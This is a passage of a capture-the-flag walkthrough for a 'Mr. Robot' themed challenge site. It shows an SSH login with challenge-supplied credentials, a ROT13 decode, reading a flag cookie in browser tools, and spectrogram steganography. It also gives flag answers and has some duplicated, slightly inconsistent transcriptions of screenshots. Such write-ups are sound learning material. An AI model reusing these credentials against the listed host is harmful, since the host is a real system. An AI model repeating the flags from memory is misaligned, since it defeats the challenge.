----- This is not a real flag -----
Hex :-
43646d485569373836466a6b530e5165723755386f4f61563541365a7730696c

You can use this Credentials for SSH login.
IP      : 20.195.41.0
Port    : 22
User Name : anonymous
Password : pass123
cyberlkhone@Nadeesh-PC:~/Download$ ^C
```

And login through SSH using those credential, the flag file is hidden use cat .YouFountIt to read the file

```
cyberlkhone@Nadeesh-PC:~/Download$ ^C
cyberlkhone@Nadeesh-PC:~/Download$ ssh anonymous@20.195.41.0 -p 22
anonymous@20.195.41.0's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-1096-azure x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

11 packages can be updated.
0 updates are security updates.

Last login: Wed Sep 30 08:57:35 2020 from 111.223.129.89
anonymous@Robot:~$ ls
anonymous@Robot:~$ ls -al
total 36
drwxr-xr-x 3 anonymous anonymous 4096 Sep 29 18:39 .
drwxr-xr-x 3 root      root      4096 Sep 29 14:14 ..
-rw-rw-r-- 1 anonymous anonymous  38 Sep 29 18:39 .YouFoundIt
-rw-r----- 1 anonymous anonymous 653 Sep 30 09:02 .bash_history
-rw-r--r-- 1 anonymous anonymous 220 Sep 29 14:14 .bash_logout
-rw-r--r-- 1 anonymous anonymous 3771 Sep 29 14:14 .bashrc
drwxr-xr-x 2 anonymous anonymous 4096 Sep 29 14:16 .cache
-rw-r--r-- 1 anonymous anonymous 655 Sep 29 14:16 .profile
-rw-r----- 1 anonymous anonymous 879 Sep 29 18:39 .viminfo
anonymous@Robot:~$ cat .YouFoundIt
Syn vf LbhMerGurTengrgZnaVaGurJbeya
```

And it need to decode

Cat .YouFoundIt | tr 'A-Za-z' 'N-ZA-Mn-za-m'

The screenshot shows a terminal window with a dark background. In the top left corner, there are several icons: a question mark, a red square with an orange 'A', a green square with a white arrow, and a blue circle with a white eye. The main area of the terminal displays the following text:

```
Last login: Wed Sep 30 08:57:35 2020 From 111.223.129.89
anonymous@mrRobot:~$ ls -al
total 36
drwxr-xr-x 3 anonymous anonymous 4096 Sep 29 18:39 .
drwxr-xr-x 3 root      root      4096 Sep 29 14:14 ..
-rw-rw-r-- 1 anonymous anonymous  38 Sep 29 18:39 .YouFoundIt
-rw-r----- 1 anonymous anonymous 653 Sep 30 09:02 .bash_history
-rw-r--r-- 1 anonymous anonymous 220 Sep 29 14:14 .bash_logout
-rw-r--r-- 1 anonymous anonymous 3771 Sep 29 14:14 .bashrc
drwxr--r-- 2 anonymous anonymous 4096 Sep 29 14:16 .cache
-rw-r--r-- 1 anonymous anonymous  655 Sep 29 14:14 .profile
-rw-r----- 1 anonymous anonymous  31 Sep 29 18:39 .viminfo
anonymous@mrRobot:~$ cat .YouFoundIt
Synt vF LbhHrGurTengrgfZnVaGurJbeyq
anonymous@mrRobot:~$ cat .YouFoundIt | tr 'A-Za-z' 'N-ZA-Mn-za-n'
Flag Is YouAreTheCratestManInTheWorld
anonymous@mrRobot:~$
```

Level 5

Welcome testuser
Logout

Level 5

Mr. robot found the flag when trying to do the level 4, tasting a cookie with a tea.

Enter the Flag

Enter the flag here...

Submit

Mr.Robot™
Nadeesh | Sandun

In hint there is a mentioned about cookie so,

First open the Inspector Element Mode and go to Storage tab (in Firefox), then select Cookies and <https://mrrobotctf.cf>. then type any value in flag submission field. The flag is not in the Level 5 submission it's on the level4.php page. Mr. Robot give a hint for that. He said to try the level 4, that is mean flags is in with Level 4 Cookies (if you already done the level 4 there will be another cookie Named 'flag'). Sometime that not come first time then enter another value in that field. Then you can see the flag in the cookie section.

Welcome testuser
Logout

Level 5

Mr. robot found the flag when trying to do the level 4, tasting a cookie with a tea.

Enter the Flag

Wrong Flag

Enter the flag here...

Submit

Mr.Robot™
Nadeesh | Sandun

Storage

Cache Storage

Cookies


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 11:19:24 GMT

Indexed DB

Local Storage

Session Storage

PHPSESSID: fr5crbfju4vkaa6g7pc7lu9sv1
Created: 'Sun, 15 Nov 2020 11:19:24 GMT'
Domain: 'mrrobotctf.tk'
Expires / Max-Age: 'Session'
HttpOnly: true
HttpOnly: false
Last Accessed: 'Sun, 15 Nov 2020 11:19:24 GMT'
Path: '/'
SameSite: 'None'




Screenshot of a browser developer tools Network tab showing the cookies for the domain `mrrobotctf.tk`. The table lists one cookie:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 1...

The right panel shows the cookie details:

- PHPSESSID: "fr5crbfju4vkaa6g7pc7lu9sv1"**
 - Created: "Sun, 15 Nov 2020 11:19:24 GMT"
 - Domain: "mrrobotctf.tk"
 - Expires / Max-Age: "Session"
 - HostOnly: true
 - HttpOnly: false
 - Last Accessed: "Sun, 15 Nov 2020 11:19:24 GMT"
 - Path: "/"
 - SameSite: "None"
 - Expires: null



Screenshot of a browser developer tools Network tab showing the cookies for the domain `mrrobotctf.tk`. The table lists one cookie:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 1...

The right panel shows the cookie details:

- PHPSESSID: "fr5crbfju4vkaa6g7pc7lu9sv1"**
 - Created: "Sun, 15 Nov 2020 11:19:24 GMT"
 - Domain: "mrrobotctf.tk"
 - Expires / Max-Age: "Session"
 - HostOnly: true
 - HttpOnly: false
 - Last Accessed: "Sun, 15 Nov 2020 11:19:24 GMT"
 - Path: "/"
 - SameSite: "None"
 - Expires: null

The browser window shows the same challenge page as the first screenshot, but the 'Enter the Flag' form now has the error message "Wrong Flag" above the input field, which contains the value "flags".

MrRobot_Level5

Welcome testuser
Logout

Level 5

Mr. robot found the flag when trying to do the level 4, tasting a cookie with a tea.

Enter the Flag

Y0ug0Tth3Cookie

Submit

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cookies

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
flag	Y0ug0Tth3Cookie	mrrobotctf.tk	/levels/level5.php	Session	19	false	false	None	Sun, 15 Nov 2020 1...
PHPSESSID	fr5crbfju4vkaa6g7pc7lu9sv1	mrrobotctf.tk	/	Session	35	false	false	None	Sun, 15 Nov 2020 1...

Data

```
flag: "Y0ug0Tth3Cookie"
Created: "Sun, 15 Nov 2020 11:20:09 GMT"
Domain: "mrrobotctf.tk"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: false
Last Accessed: "Sun, 15 Nov 2020 11:20:09 GMT"
Path: "/levels/level5.php"
SameSite: "None"
```

mrobotctf.tk/levels/level5.php

Correct Flag, Good Job

OK

Level 6

MrRobot_Level6

Welcome testuser
Logout

Level 6

Elliot found a sound clip contain a secret message, Now you have to examine the sound clip and find out the flag

Download


Enter the Flag

Enter the flag here...


Submit

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application


First download the sound clip.




Then we want a **Sonic Visualiser** software.




Then open the sound clip on Sonic Visualiser.




Then go to **Layer > Add Spectrogram > flag.wav: All Channels Mixed** and add that. Then we want to change **Color, Scale, Window and Bins** to get clear Image in Spectrogram layer. Then we can saw the flag in that.




Change Color to black and white




Change Scale to linear




Change Window to 512



Change Bins



Then We can get clear Image.



Then submit the flag.

A screenshot of a web browser window titled "MrRobot_Level6". The URL is "mrrobotctf.tk/levels/level6.php". The page has a teal header with the text "Welcome testuser" and "Logout". Below the header is a large "MR.ROBOT" logo. A dark gray box contains the text "Level 6" and "Elliot found a sound clip contain a secret message. Now you have to examine the sound clip and find out the flag". A red "Download" button is present. At the bottom of the page is a white form with a black header "Enter the Flag". Inside the form is a text input field containing "w0WY0ugot17duD" and a green "Submit" button. The footer of the page includes the text "Mr Robot™" and "Nadeesh | Sandun".

Level 7

Welcome testuser
Logout

MR.ROBOT

Level 7

Download the attachment, and get the flag

Download

Enter the Flag

Enter the flag here...

Submit

